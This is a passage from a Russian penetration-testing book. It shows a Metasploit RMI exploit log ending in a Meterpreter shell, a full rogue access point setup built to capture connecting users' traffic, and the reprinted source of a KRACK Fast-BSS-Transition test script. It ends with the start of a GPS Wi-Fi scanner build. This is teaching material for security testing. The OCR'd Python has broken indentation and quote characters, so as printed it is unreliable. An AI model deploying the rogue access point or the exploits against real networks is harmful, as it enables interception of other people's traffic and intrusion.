[*] Meterpreter shell session 1 opened (192.168.60.130:35856 ->
192.168.60.129:4444) at 2016-05-27 04:12:53 -0400

[*] 192.168.60.130:1099 - Server stopped.

meterpreter >
```

Как видно из листинга, при запуске эксплоита стартовал сервер RMI, на котором был выполнен shell-код, после чего было открыто соединение с удаленной машины на локальную по порту 4444.

На этом мы завершим примеры атак, связанных с использованием уязвимостей в программном обеспечении.

3.4.9. Поддельная точка доступа

Наличие беспроводного интерфейса позволяет реализовать на базе Raspberry Pi целый ряд интересных атак, связанных с созданием собственной точки доступа, через которую пользователи могут подключаться к сети Интернет, но при этом на ней будет перехватываться весь передаваемый трафик.

Процесс сборки такой точки тоже не слишком тривиален, поэтому я также настоятельно рекомендую сделать бэкап.

Настроенная в данном примере точка доступа нам потребуется и при реализации внутренних атак, поэтому здесь приводятся не все из возможных атак.

Начнем с архитектуры нашего решения. Для того чтобы наша точка доступа могла предоставлять полноценный доступ в сеть Интернет, нам потребуются два интерфейса:

- eth0 – подключен к каналу доступа в Интернет;
- wlan0 – для клиентов беспроводной сети.

Действия по первоначальной настройке ОС Raspbian будут аналогичны тем, что я приводил ранее, поэтому здесь мы переходим сразу к последующим шагам:

```
pi@raspberrypi:~ # rpi-update
pi@raspberrypi:~ # rm -Rf /var/lib/apt/lists
pi@raspberrypi:~ # apt-get update
pi@raspberrypi:~ # reboot
```

Далее посмотрим, какая версия операционной системы у нас установлена. Необходимость данных действий определяется тем, что нам необходимо понимать, о каких версиях программного обеспечения идет речь. В случае если версии ПО существенно отличаются, возможно, потребуется выполнить другие действия.

Посмотреть версию используемого ПО можно с помощью следующих команд:

```
pi@raspberrypi:~ $ uname -a && lsb_release -a
Linux raspberrypi 4.9.19-v7+ #983 SMP Thu Mar 30 14:46:28 BST 2017 armv7l GNU/Linux
No LSB modules are available.
Distributor ID: Raspbian
Description: Raspbian GNU/Linux 8.0 (jessie)
Release: 8.0
Codename: jessie
pi@raspberrypi:~ $ iw dev
phy#0
Interface wlan0
ifindex 3
wdev 0x1
addr b8:27:eb:c9:2b:af
type managed
```

Далее необходимо установить пакеты, которые требуются для работы точки доступа и выдачи динамических IP-адресов.

```
pi@raspberrypi:~ # apt-get install hostapd isc-dhcp-server -y
```

Затем делаем резервную копию файла настроек dhcp.

```
pi@raspberrypi:~ # cp /etc/dhcp/dhcpd.conf /etc/dhcp/dhcpd.conf.backup
```

Далее открываем файл настроек для редактирования.

```
pi@raspberrypi:~ $ sudo nano /etc/dhcp/dhcpd.conf
ddns-update-style none;
log-facility local7;
authoritative;
subnet 192.168.99.0 netmask 255.255.255.0 {
  range 192.168.99.100 192.168.99.150;
  option broadcast-address 192.168.99.255;
  option routers 192.168.99.1;
  default-lease-time 600;
  max-lease-time 7200;
  option domain-name "polygon.local";
  option domain-name-servers 8.8.8.;
}
```

Затем нам необходимо настроить работу DHCP на интерфейсе `wlan0`. Здесь стоит отметить, что при использовании внешней антенны нам потребовался бы интерфейс `wlan1`.

```
pi@raspberrypi:~ # nano /etc/default/isc-dhcp-server
INTERFACES="wlan0"
pi@raspberrypi:~ # ifdown wlan0
Warning: Stopping avahi-daemon.service, but it can still be activated by:
avahi-daemon.socket
pi@raspberrypi:~ # cp /etc/network/interfaces /etc/network/interfaces.backup
pi@raspberrypi:~ # nano /etc/network/interfaces
allow-hotplug wlan0
iface wlan0 inet static
address 192.168.99.1
netmask 255.255.255.0
pi@raspberrypi:~ # ifconfig wlan0 192.168.99.1
```

Теперь редактируем файл, содержащий необходимые настройки точки доступа Wi-Fi. Здесь указываются наименование интерфейса, его ssid, канал, тип и ключ шифрования:

```
pi@raspberrypi:~ # nano /etc/hostapd/hostapd.conf
interface=wlan0
ssid=roguenet
hw_mode=g
channel=6
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
wpa=2
wpa_passphrase=Aa1234567
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
rsn_pairwise=CCMP
```

Не забываем сохранить внесенные в файл изменения.

Далее нам необходимо проверить, какой именно драйвер на модуль беспроводной сети сейчас установлен.

```
pi@raspberrypi:~ # basename $(readlink /sys/class/net/wlan0/device/driver)
brcmfmac_sdio
```

Теперь нам необходимо настроить форвардинг трафика через нашу точку доступа. Но для начала сделаем резервную копию файла настроек.

```
pi@raspberrypi:~ # cp /etc/sysctl.conf /etc/sysctl.conf.backup
pi@raspberrypi:~ # nano /etc/sysctl.conf
net.ipv4.ip_forward=1
```

Проверяем, что все корректно применилось:

```
pi@raspberrypi:~ # sysctl -p
net.ipv4.ip_forward = 1
```

Теперь нам необходимо установить и настроить iptables. Для установки выполним следующие действия:

```
pi@raspberrypi:~ # apt-get install iptables-persistent -y
Save current IPv4 rules? Yes
Save current IPv6 rules? No
```

Настроим трансляцию адресов (NAT) и пересылку пакетов в обе стороны.

```
pi@raspberrypi:~ # iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
pi@raspberrypi:~ # iptables -A FORWARD -i eth0 -o wlan0 -m state --state
RELATED,ESTABLISHED -j ACCEPT
pi@raspberrypi:~ # iptables -A FORWARD -i wlan0 -o eth0 -j ACCEPT
pi@raspberrypi:~ # iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-A FORWARD -i eth0 -o wlan0 -m state --state RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -i wlan0 -o eth0 -j ACCEPT
pi@raspberrypi:~ # bash -c "iptables-save > /etc/iptables.ipv4.nat"
```

Теперь настроим беспроводной интерфейс.

```
pi@raspberrypi:~ # nano /etc/network/interfaces
allow-hotplug wlan0
iface wlan0 inet static
address 192.168.99.1
netmask 255.255.255.0
up iptables-restore < /etc/iptables.ipv4.nat
```

Сейчас, когда все базовые настройки выполнены, можем попробовать запустить нашу точку доступа.

```
pi@raspberrypi:~ # /usr/sbin/hostapd /etc/hostapd/hostapd.conf
```

```
Configuration file: /etc/hostapd/hostapd.conf
Failed to create interface mon.wlan0: -95 (Operation not supported)
wlan0: Could not connect to kernel driver
Using interface wlan0 with hwaddr b8:27:eb:c9:2b:af and ssid "ekzorchik"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
```

После этого можно попытаться подключиться к беспроводной сети roguenet с помощью любого мобильного устройства. В результате успешного подключения мы должны получить доступ в Интернет. Корректный вывод на самом Raspberry должен иметь примерно следующий вид.

```
pi@raspberrypi:~ # /usr/sbin/hostapd /etc/hostapd/hostapd.conf
Configuration file: /etc/hostapd/hostapd.conf
Failed to create interface mon.wlan0: -95 (Operation not supported)
wlan0: Could not connect to kernel driver
Using interface wlan0 with hwaddr b8:27:eb:c9:2b:af and ssid "ekzorchik"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA f8:23:b2:e1:59:c8 IEEE 802.11: associated
wlan0: AP-STA-CONNECTED f8:23:b2:e1:59:c8
wlan0: STA f8:23:b2:e1:59:c8 RADIUS: starting accounting session
58E0861E-00000000
wlan0: STA f8:23:b2:e1:59:c8 WPA: pairwise key handshake completed (RSN)
```

Теперь настроим автоматический режим работы точки доступа. Для этого выйдем из ручного режима с помощью **Ctrl+C** и откроем на редактирование следующий файл:

```
pi@raspberrypi:~ $ sudo update-rc.d hostapd enable
pi@raspberrypi:~ $ sudo update-rc.d isc-dhcp-server enable
pi@raspberrypi:~ $ sudo reboot
```

После перезагрузки сервис должен запуститься автоматически.

```
pi@raspberrypi:~ # service hostapd status
hostapd.service - LSB: Advanced IEEE 802.11 management daemon
Loaded: loaded (/etc/init.d/hostapd)
Active: active (exited) since Sun 2017-04-02 08:07:16 MSK; 1min 12s ago
pi@raspberrypi:~ $ sudo service isc-dhcp-server status
isc-dhcp-server.service - LSB: DHCP server
Loaded: loaded (/etc/init.d/isc-dhcp-server)
Active: active (running) since Sun 2017-04-02 08:18:03 MSK; 33s ago
```

Что делать, если что-то пошло не так? В случае если клиентское устройство не может получить динамического IP-адреса, необходимо проверить настройки сервиса DHCP на Raspberry. Вполне возможно, что в конфигурационных файлах просто допущена синтаксическая ошибка.

Еще одна возможная проблема, – это отсутствие данной сети в списке доступных для подключения сетей. Здесь может быть проблема в отсутствии

конфигурационного файла. Для проверки необходимо выполнить следующие действия:

```
pi@raspberrypi:~ $ sudo nano /etc/init.d/hostapd
```

Было: `DAEMON_CONF=`

Изменил на: `DAEMON_CONF=/etc/hostapd/hostapd.conf`

После этого сохраняем изменения и перезапускаем сервис `hostpad`:

```
pi@raspberrypi:~ $ sudo service hostapd restart
```

Для мониторинга работы беспроводной точки можно ввести `htop`.

```
pi@raspberrypi:~ # apt-get install htop -y
```

Вывод утилиты `htop` имеет следующий вид (рис. 3.22):




Рис. 3.22. Вывод утилиты htop

В случае если система потребляет слишком много ресурсов, можно отключить GUI-окружение с помощью следующей команды:

```
pi@raspberrypi:~ $ sudo /etc/init.d/lightdm stop
```

Теперь, когда мы развернули точку доступа на нашем Raspberry, мы можем, развернув ее на периметре обследуемого объекта, получить информацию о тех пользователях, которые к ней подключились, и о передаваемом ими трафике.

3.4.10. Ищем уязвимость KRACK

Об уязвимости KRACK стало известно уже в процессе написания этой книги. Однако я счел необходимым проверить работоспособность эксплуатирующей KRACK утилиты на Raspberry Pi 3 и разместить исходный код данной утилиты в своей книге.

Но для начала немного теории. Чтобы провести атаку, необходимо создать Wi-Fi-сеть с таким же именем (SSID), как у уже существующей сети, а также атаковать конкретного пользователя. Когда этот самый пользователь попытается подключиться к оригинальной сети, атакующий отправляет специаль-

ные пакеты, которые переключают устройство на другой канал и таким образом заставляют его подключиться к одноименной поддельной сети.

После этого из-за ошибки в имплементации протоколов шифрования атакующий может обнулить ключ шифрования (он действительно начинает выглядеть как строка из нулей) – и получить доступ ко всему, что пользователь скачивает из Сети или загружает в нее.

Многие разработчики сетевого оборудования уже заявили, что выпустили обновления, закрывающие данную уязвимость, однако в мире есть множество работающих устройств, на которые по различным причинам вряд ли будут установлены заплатки. Поэтому при проведении теста на проникновение в беспроводную сеть необходимо обязательно проверить на уязвимость KRACK.

Работа с этой утилитой довольно проста. Для начала необходимо отключить аппаратное шифрование на беспроводном устройстве, с которого производится атака.

```
./disable-hwcrypto.sh
```

Далее нам необходимо создать конфигурационный файл `wpa_supplicant`, который будет использоваться для подключения к сети. Вот типичный пример:

```
ctrl_interface=/var/run/wpa_supplicant
network={{
      ssid="testnet"
      key_mgmt=FT-PSK
      psk="password"
}}
```

Данный файл можно сохранить под именем `network.conf`.

Далее попробуем подключиться к беспроводной сети с помощью нашего файла `supplicant`:

```
sudo wpa_supplicant -D nl80211 -i wlan0 -c network.conf
```

В случае ошибки необходимо проверить корректность настроек в файле `network.conf`.

Далее воспользуемся приведенным ниже скриптом для выполнения `wpa_supplicant` и добавления виртуального монитора для выполнения атаки:

```
sudo {имя_скрипта} wpa_supplicant -D nl80211 -i wlan0 -c network.conf
```

С помощью `wpa_cli` переключаемся к другой точке доступа в той же сети. Например:

```
sudo wpa_cli -i wlan0
> status
bssid=c4:e9:84:db:fb:7b
ssid=testnet
...
```

```
> scan_results
bssid / frequency / signal level / flags / ssid
c4:e9:84:db:fb:7b      2412   -21   [WPA2-PSK+FT/PSK-CCMP][ESS] testnet
c4:e9:84:1d:a5:bc      2412   -31   [WPA2-PSK+FT/PSK-CCMP][ESS] testnet
...
> roam c4:e9:84:1d:a5:bc
...
```

В этом примере мы подключаемся к точке доступа c4:e9:84:db:fb:7b сети testnet. Вывод команды scan_results показывает, что эта сеть также имеет вторую точку доступа с MAC c4:e9:84:1d:a5:bc. Мы подключаемся ко второй точке доступа.

Генерируем трафик между этой точкой и клиентом. Например, вот так:

```
sudo arping -I wlan0 192.168.1.10
```

Далее мы смотрим на вывод нашего скрипта.

Во-первых, должно быть сообщение «Detected FT reassociation frame». Это означает повторную пересылку фреймов для атаки. Далее скрипт покажет, какое количество пакетов Initialization Vectors от точки доступа использует data-фреймы. Сообщение «IV reuse detected (IV=X, seq=Y). AP is vulnerable!» означает, что устройство уязвимо.

Вот небольшой пример:

```
Example output of vulnerable AP:
    [15:59:24] Replaying Reassociation Request
    [15:59:25] AP transmitted data using IV=1 (seq=0)
    [15:59:25] Replaying Reassociation Request
    [15:59:26] AP transmitted data using IV=1 (seq=0)
    [15:59:26] IV reuse detected (IV=1, seq=0). AP is vulnerable!

Example output of patched AP (note that IVs are never reused):
    [16:00:49] Replaying Reassociation Request
    [16:00:49] AP transmitted data using IV=1 (seq=0)
    [16:00:50] AP transmitted data using IV=2 (seq=1)
    [16:00:50] Replaying Reassociation Request
    [16:00:51] AP transmitted data using IV=3 (seq=2)
    [16:00:51] Replaying Reassociation Request
    [16:00:52] AP transmitted data using IV=4 (seq=3)
```

Как видно, алгоритм работы данной утилиты довольно прост и не требует каких-либо особых познаний и сложных настроек.

Далее я привел полный исходный код утилиты. Данный скрипт также есть в архиве, прилагающемся к книге.

```
#TODO: - !!! Detect retransmissions based on packet time and sequence counter
(see client tests) !!!
#TODO: - Merge code with client tests to avoid code duplication (including some
error handling)
#TODO: - Detect new EAPOL handshake or normal association frames (reset state
and stop replaying)
```

```
#TODO: - Option to use a secondary interface for injection + WARNING if a
virtual interface is used + repeat advice to disable hardware encryption
#TODO: - Test whether injection works on the virtual interface (send probe
requests to nearby AP and wait for replies)
#TODO: - Execute rfkill unblock wifi because some will forget this


# FIXME: We are repeating the "disable hw encryption" script to client tests
USAGE = """{name} - Tool to test Key Reinstallation Attacks against an AP

To test wheter an AP is vulnerable to a Key Reinstallation Attack against
the Fast BSS Transition (FT) handshake, take the following steps:

1. The hardware encryption engine of some Wi-Fi NICs have bugs that interfere
   with our script. So disable hardware encryption by executing:

       ./disable-hwcrypto.sh

   This only needs to be done once. It's recommended to reboot after executing
   this script. After plugging in your Wi-Fi NIC, use 'systool -vm ath9k_htc'
   or similar to confirm the nohwcript/.. param has been set. We tested this
   with an a TP-Link TL-WN722N and an Alfa AWUS051NH v2.

2. Create a wpa_supplicant configuration file that can be used to connect
   to the network. A basic example is:

       ctrl_interface=/var/run/wpa_supplicant
       network={{
             ssid="testnet"
             key_mgmt=FT-PSK
             psk="password"
       }}

   Note the use of "FT-PSK". Save it as network.conf or similar. For more
   info see https://w1.fi/cgit/hostap/plain/wpa_supplicant/wpa_supplicant.conf

3. Try to connect to the network using your platform's wpa_supplicant.
   This will likely require a command such as:

       sudo wpa_supplicant -D nl80211 -i wlan0 -c network.conf

   If this fails, either the AP does not support FT, or you provided the wrong
   network configuration options in step 1.

4. Use this script as a wrapper over the previous wpa_supplicant command:

       sudo {name} wpa_supplicant -D nl80211 -i wlan0 -c network.conf

   This will execute the wpa_supplicant command using the provided parameters,
   and will add a virtual monitor interface that will perform attack tests.

5. Use wpa_cli to roam to a different AP of the same network. For example:

       sudo wpa_cli -i wlan0
```

```
> status
bssid=c4:e9:84:db:fb:7b
ssid=testnet
...
> scan_results
bssid / frequency / signal level / flags / ssid
c4:e9:84:db:fb:7b      2412   -21   [WPA2-PSK+FT/PSK-CCMP][ESS] testnet
c4:e9:84:1d:a5:bc      2412   -31   [WPA2-PSK+FT/PSK-CCMP][ESS] testnet
...
> roam c4:e9:84:1d:a5:bc
...
```

In this example we were connected to AP c4:e9:84:db:fb:7b of testnet (see status command). The scan_results command shows this network also has a second AP with MAC c4:e9:84:1d:a5:bc. We then roam to this second AP.

6. Generate traffic between the AP and client. For example:

```
sudo arping -I wlan0 192.168.1.10
```

7. Now look at the output of {name} to see if the AP is vulnerable.

6a. First it should say "Detected FT reassociation frame". Then it will start replaying this frame to try the attack.
6b. The script shows which IVs (= packet numbers) the AP is using when sending data frames.
6c. Message "IV reuse detected (IV=X, seq=Y). AP is vulnerable!" means we confirmed it's vulnerable.

!! Be sure to manually check network traces as well, to confirm this script
!! is replaying the reassociation request properly, and to manually confirm
!! whether there is IV (= packet number) reuse or not.

Example output of vulnerable AP:

```
[15:59:24] Replaying Reassociation Request
[15:59:25] AP transmitted data using IV=1 (seq=0)
[15:59:25] Replaying Reassociation Request
[15:59:26] AP transmitted data using IV=1 (seq=0)
[15:59:26] IV reuse detected (IV=1, seq=0). AP is vulnerable!
```

Example output of patched AP (note that IVs are never reused):

```
[16:00:49] Replaying Reassociation Request
[16:00:49] AP transmitted data using IV=1 (seq=0)
[16:00:50] AP transmitted data using IV=2 (seq=1)
[16:00:50] Replaying Reassociation Request
[16:00:51] AP transmitted data using IV=3 (seq=2)
[16:00:51] Replaying Reassociation Request
[16:00:52] AP transmitted data using IV=4 (seq=3)
"""

#### Basic output and logging functionality ####
```

```
#!/usr/bin/env python2

# Copyright (c) 2017, Mathy Vanhoef <Mathy.Vanhoef@cs.kuleuven.be>
#
# This code may be distributed under the terms of the BSD license.
# See README for more details.


import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
import sys, socket, struct, time, subprocess, atexit, select
from datetime import datetime

IEEE_TLV_TYPE_RSN = 48
IEEE_TLV_TYPE_FT  = 55

IEEE80211_RADIOTAP_RATE = (1 << 2)
IEEE80211_RADIOTAP_CHANNEL = (1 << 3)
IEEE80211_RADIOTAP_TX_FLAGS = (1 << 15)
IEEE80211_RADIOTAP_DATA_RETRIES = (1 << 17)

ALL, DEBUG, INFO, STATUS, WARNING, ERROR = range(6)
COLORCODES = { "gray"   : "\033[0;37m",
               "green"  : "\033[0;32m",
               "orange" : "\033[0;33m",
               "red»    : "\033[0;31m" }

global_log_level = INFO
def log(level, msg, color=None, showtime=True):
        if level < global_log_level: return
        if level == DEBUG    and color is None: color="gray"
        if level == WARNING  and color is None: color="orange"
        if level == ERROR    and color is None: color="red"
        print (datetime.now().strftime('[%H:%M:%S] ') if showtime else " "*11) +
COLORCODES.get(color, "") + msg + "\033[1;0m"


#### Packet Processing Functions ####

class MitmSocket(L2Socket):
       def __init__(self, **kwargs):
              super(MitmSocket, self).__init__(**kwargs)

       def send(self, p):
              # Hack: set the More Data flag so we can detect injected frames
(and so clients stay awake longer)
              p[Dot11].FCfield |= 0x20
              L2Socket.send(self, RadioTap()/p)


       def _strip_fcs(self, p):
```

```
                # Scapy can't handle the optional Frame Check Sequence (FCS) field
automatically
                if p[RadioTap].present & 2 != 0:
                        rawframe = str(p[RadioTap])
                        pos = 8
                        while ord(rawframe[pos - 1]) & 0x80 != 0: pos += 4

                        # If the TSFT field is present, it must be 8-bytes aligned
                        if p[RadioTap].present & 1 != 0:
                                pos += (8 - (pos % 8))
                                pos += 8

                        # Remove FCS if present
                        if ord(rawframe[pos]) & 0x10 != 0:
                                return Dot11(str(p[Dot11])[:-4])

                return p[Dot11]

        def recv(self, x=MTU):
                p = L2Socket.recv(self, x)
                if p == None or not Dot11 in p: return None

                # Hack: ignore frames that we just injected and are echoed back
by the kernel
                if p[Dot11].FCfield & 0x20 != 0:
                        return None

                # Strip the FCS if present, and drop the RadioTap header
                return self._strip_fcs(p)

        def close(self):
                super(MitmSocket, self).close()

        def dot11_get_seqnum(p):
        return p[Dot11].SC >> 4

        def dot11_get_iv(p):
        """Scapy can't handle Extended IVs, so do this properly ourselves (only
works for CCMP)"""
        if Dot11WEP not in p:
                log(ERROR, "INTERNAL ERROR: Requested IV of plaintext frame")
                return 0


        wep = p[Dot11WEP]
        if wep.keyid & 32:
                return ord(wep.iv[0]) + (ord(wep.iv[1]) << 8) + (struct.unpack(">I",
wep.wepdata[:4])[0] << 16)
        else:
                return ord(wep.iv[0]) + (ord(wep.iv[1]) << 8) + (ord(wep.iv[2]) << 16)


        def get_tlv_value(p, type):
        if not Dot11Elt in p: return None
        el = p[Dot11Elt]
```

```
        while isinstance(el, Dot11Elt):
                if el.ID == type:
                        return el.info
                el = el.payload
        return None



#### Man-in-the-middle Code ####

class KRAckAttackFt():
        def __init__(self, interface):
                self.nic_iface = interface
                self.nic_mon = interface + «mon»
                self.clientmac = scapy.arch.get_if_hwaddr(interface)


                self.sock    = None
                self.wpasupp = None
                self.reassoc = None
                self.ivs = set()
                self.next_replay = None


        def handle_rx(self):
                p = self.sock.recv()
                if p == None: return


                # Detect whether hardware encryption is decrypting the frame,
*and* removing the TKIP/CCMP
                # header of the (now decrypted) frame.
                # FIXME: Put this check in MitmSocket? We want to check this
                # in client tests as well!
                if self.clientmac in [p.addr1, p.addr2] and Dot11WEP in p:
                        # If the hardware adds/removes the TKIP/CCMP header, this
is where the plaintext starts
                        payload = str(p[Dot11WEP])


                        # Check if it's indeed a common LCC/SNAP plaintext header
                        # of encrypted frames, and *not* the header of a
                        # plaintext EAPOL handshake frame
                        if payload.startswith("\xAA\xAA\x03\x00\x00\x00") and not
payload.startswith("\xAA\xAA\x03\x00\x00\x00\x88\x8e"):
                                log(ERROR, "ERROR: Virtual monitor interface doesn't
seem to pass 802.11 encryption header to userland.")
                                log(ERROR, "    Try to disable hardware encryption,
or use a 2nd interface for injection.", showtime=False)
                                quit(1)
                if p.addr2 == self.clientmac and Dot11ReassoReq in p:
                        if get_tlv_value(p, IEEE_TLV_TYPE_RSN) and get_tlv_value(p,
IEEE_TLV_TYPE_FT):
```

```
                        log(INFO, "Detected FT reassociation frame")
                        self.reassoc = p
                        self.next_replay = time.time() + 1
                    else:
                        log(INFO, "Reassociation frame does not appear to be
an FT one")
                        self.reassoc = None
                    self.ivs = set()


            elif p.addr2 == self.clientmac and Dot11AssoReq in p:
                    log(INFO, "Detected normal association frame")
                    self.reassoc = None
                    self.ivs = set()


            elif p.addr1 == self.clientmac and Dot11WEP in p:
                    iv = dot11_get_iv(p)
                    log(INFO, "AP transmitted data using IV=%d (seq=%d)" %
(iv, dot11_get_seqnum(p)))


                    # FIXME: When the client disconnects (or reconnects),
clear the set of used IVs
                    if iv in self.ivs:
                        log(INFO, ("IV reuse detected (IV=%d, seq=%d). " +
                            "AP is vulnerable!") % (iv, dot11_get_seqnum(p)),
color="green")


                    self.ivs.add(iv)


        def configure_interfaces(self):
            log(STATUS, "Note: disable Wi-Fi in your network manager so it
doesn't interfere with this script")


            # 1. Remove unused virtual interfaces to start from a clean state
            subprocess.call(["iw", self.nic_mon, "del"], stdout=subprocess.PIPE,
stdin=subprocess.PIPE)


            # 2. Configure monitor mode on interfaces
            subprocess.check_output(["iw", self.nic_iface, "interface", "add",
self.nic_mon, "type", "monitor"])
            # Some kernels (Debian jessie - 3.16.0-4-amd64) don't properly
            # add the monitor interface. The following ugly
            # sequence of commands assures the virtual interface is
            # properly registered as a 802.11 monitor interface.
            subprocess.check_output(["iw", self.nic_mon, "set", "type", "monitor"])
            time.sleep(0.5)
            subprocess.check_output(["iw", self.nic_mon, "set", "type", "monitor"])
```

```
                subprocess.check_output(["ifconfig", self.nic_mon, "up"])


        def run(self):
                self.configure_interfaces()


                self.sock = MitmSocket(type=ETH_P_ALL, iface=self.nic_mon)


                # Open the wpa_supplicant client that will connect to the network
                # that will be tested
                self.wpasupp = subprocess.Popen(sys.argv[1:])


                # Monitor the virtual monitor interface of the client and perform
                # the needed actions
                while True:
                        sel = select.select([self.sock], [], [], 1)
                        if self.sock in sel[0]: self.handle_rx()


                        if self.reassoc and time.time() > self.next_replay:
                                log(INFO, "Replaying Reassociation Request")
                                self.sock.send(self.reassoc)
                                self.next_replay = time.time() + 1

        def stop(self):
                log(STATUS, "Closing wpa_supplicant and cleaning up ...")
                if self.wpasupp:
                        self.wpasupp.terminate()
                        self.wpasupp.wait()
                if self.sock: self.sock.close()
def cleanup():
        attack.stop()

def argv_get_interface():
        for i in range(len(sys.argv)):
                if not sys.argv[i].startswith("-i"):
                        continue
                if len(sys.argv[i]) > 2:
                        return sys.argv[i][2:]
                else:
                        return sys.argv[i + 1]

        return None
if __name__ == «__main__»:
        if len(sys.argv) <= 1 or "--help" in sys.argv or "-h" in sys.argv:
                print USAGE.format(name=sys.argv[0])
                quit(1)
        # TODO: Verify that we only accept CCMP?
        interface = argv_get_interface()
        if not interface:
```

```
            log(ERROR, "Failed to determine wireless interface. Specify one
using the -i parameter.")
            quit(1)

    attack = KRAckAttackFt(interface)
    atexit.register(cleanup)
    attack.run()
```

Данный скрипт написан на языке Python, и для его работы на Raspberry Pi не требуются никакие дополнительные средства разработки. Интерпретатор языка Python входит в состав операционной системы Raspbian.

3.4.11. Заключение

Приведенные в этом разделе описания атак на беспроводные сети, реализуемых с помощью Raspberry Pi, показывают, насколько широко может быть использован данный микрокомпьютер при проведении пентестов Wi-Fi. По сути, при решении этих задач Raspberry может заменить ноутбук. Однако существенным недостатком при практической реализации данных атак может стать отсутствие удобного интерфейса для взаимодействия с нужными утилитами при использовании touchscreen. Решить данную проблему можно либо с помощью собственного Shell для работы с основными утилитами, либо с помощью удаленного доступа на микрокомпьютер по SSH.

3.5. Атаки на беспроводные сети с помощью Onion Omega

Микрокомпьютер Onion Omega является новичком на рынке микрокомпьютеров. После успешного краудфандинга поставка устройств покупателям началась только в конце 2016 года. Поэтому пока устройств, базирующихся на Onion Omega, не так много, но уже есть интересные решения, одно из которых мы рассмотрим далее.

3.5.1. Сканер беспроводных сетей Wi-Fi

Для поиска беспроводных сетей я уже рассмотрел несколько решений, однако все они позволяют только обнаруживать беспроводные сети, тогда как неплохо было бы сохранять их координаты для последующего нанесения на карту. При этом сети хотелось бы отсортировать в соответствии с мощностью сигнала.

Этот функционал можно реализовать с помощью микрокомпьютера Onion Omega с использованием дополнительных модулей.

Каждая найденная сеть будет сохраняться на устройстве с форматированием CSV со следующими параметрами:

- дата и время;
- координаты (широта и долгота);
- наименование SSID;
- наименование BSSID;
- тип шифрования;
- мощность сигнала.

Использование форматирования CSV позволяет существенно упростить процесс составления отчетов о тестировании на проникновение.

Для сборки устройства нам потребуются следующие компоненты:

- макетная плата Onion Omega2 или Omega2+;
- плата Onion Power Dock. Подойдет также Expansion Dock и Arduino Dock 2, однако устройство при этом не будет мобильным из-за необходимости питания;
- модуль Onion OLED Expansion;
- модуль Onion GPS Expansion;
- внешняя GPS антенна с коннектором u.Fl. Это необязательный компонент, но ее использование позволит повысить уровень приема;
- литиевая батарейка на 3.7 В.

Рассмотрим более детально предлагаемый набор компонентов. Если с Onion Omega нам все понятно, то дополнительные компоненты рассмотрим особо.

Плата Onion Power Dock позволяет обеспечить устройство портативным питанием. Плата имеет вид как на рис. 3.23.

Модуль Onion OLED Expansion представляет собой жидкокристаллический дисплей для вывода информации о найденных беспроводных сетях (рис. 3.24).




Рис. 3.23. Power Dock




Рис. 3.24. Модуль Onion OLED Expansion

Модуль Onion GPS Expansion позволяет получать информацию о географическом расположении найденных беспроводных сетей (рис. 3.25).




Рис. 3.25. Модуль Onion GPS Expansion

Внешняя GPS-антенна показана на рис. 3.26.

Рис. 3.26. Внешняя GPS-антенна с коннектором u.FL для усиления приема

Далее приступим к сборке устройства. Для начала необходимо выполнить все те подготовительные действия, которые делались в главе, посвященной подготовке устройств. Также разработчики предлагают предварительно обновить ПО Onion Omega.

Далее необходимо подключить к Power Dock плату Omega, затем подключить к ней OLED- и GPS-модули. Общий вид представлен на рис. 3.27.

